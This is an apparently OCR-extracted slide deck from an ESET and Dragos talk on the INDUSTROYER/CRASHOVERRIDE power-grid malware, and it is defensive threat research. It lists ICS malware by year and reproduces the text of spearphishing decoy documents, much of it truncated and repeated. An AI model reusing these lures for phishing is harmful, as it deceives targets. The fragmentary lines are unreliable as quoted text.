INDUSTROYER
CRASHOVERRIDE

Zero Things Cool About a Threat Group Targeting the Power Grid

ESET®

DRAGOS

ENJOY SAFER TECHNOLOGY™

Robert Lipovsky

Senior Malware Researcher

@Robert_Lipovsky

Anton Cherepanov

Senior Malware Researcher

@cherepanov74

DRAGOS

Robert M. Lee

CEO
@RobertMLee

Ben Miller

Director, Threat Operations Center
@electricfork

Joe Slowik


Senior Threat Research Analyst
@jfslowik

AGENDA


- ICS-targeting malware
- The story of INDUSTROYER: Ukrainian blackout
- INDUSTROYER analysis

- CRASHOVERRIDE impacts
- Predictions moving forward

ICS-targeting malware



INDUSTROYER



ICS

MALWARE OPERATOR

INTERNET

POWER DISTRIBUTION COMPANY

STUXNET
2010

HAVEX
2014

BLACKENERGY
2015

INDUSTROYER
2016


STUXNET 2010

HAVEX 2014

BLACKENERGY 2015

INDUSTROYER 2016

STUXNET	HAVEX	BLACKENERGY	INDUSTROYER
2010	2014	2015	2016


STUXNET
HAVEX
BLACKENERGY
INDUSTROYER
2010
2014
2015
2016
European Gas Conference 2012_decoy [Compatibility Mode] - Word
Ukraine Protests_decoy [Compatibility Mode] - Word
EU chief Barroso to snub Euro 2012 in Ukraine_decoy [Compatibility Mode] - Word
spiski_deputatov_done.pptx - PowerPoint
File
Home
Insert
Design
Layout
References
Mailings
Review
View
Tell me...
Sign in
Share

European Gas Conference 2012

Jan 24-27, 2012 in Vienna (Austria)

EUROPEAN GAS CONFERENCE 2012 VIENNA 24-27 January 2012, Vienna, Austria

The European Gas Conference 2012 is the only event to unite the commercial and political worlds of the natural gas market in Europe.

Over four days at European Gas Conference 2012, industry experts will discuss the hottest topics of the moment including: the implications of the mov
on natural gas, the challenges of unbundling Europe's
the international pipeline projects, the implementation
role of Russia in European natural gas supply, how ga
developments and arbitration and legal implications o

Don't miss this unique opportunity to join the industry
European natural gas market at European Gas Confer

Why Attend European Gas Conference 2012?

- Networking: meet the Ministers devising European projects from across Europe
- Learning: hear the latest from all the major Europea
- New: understand how long the decoupling of oil and your business
- Comprehensive: encourage North, East, South, Wes ensure security of supply – contribute to the facilitati
- Global context: understand how developments in M will impact the European market
- Capitalise: claim market share by beating your comp Shale gas opportunity

European Gas Conference 2012 will be held in Vienn

Protests show

Reuters By Timothy F

ıtting off gas supplies to Ukraine which s to Europe, would risk stirring anti-kovich no favors.

EU chief Barroso to snub Euro 2012 in Ukraine


RAF CASERT, Associated Press


Генпрокуратура встановила зв'язку народних депутатів України з ополченцями.

Головним слідчим управлінням МВС України внесено відомості до Єдиного реєстру досудових розслідувань про розкрадання посадовими особами України за 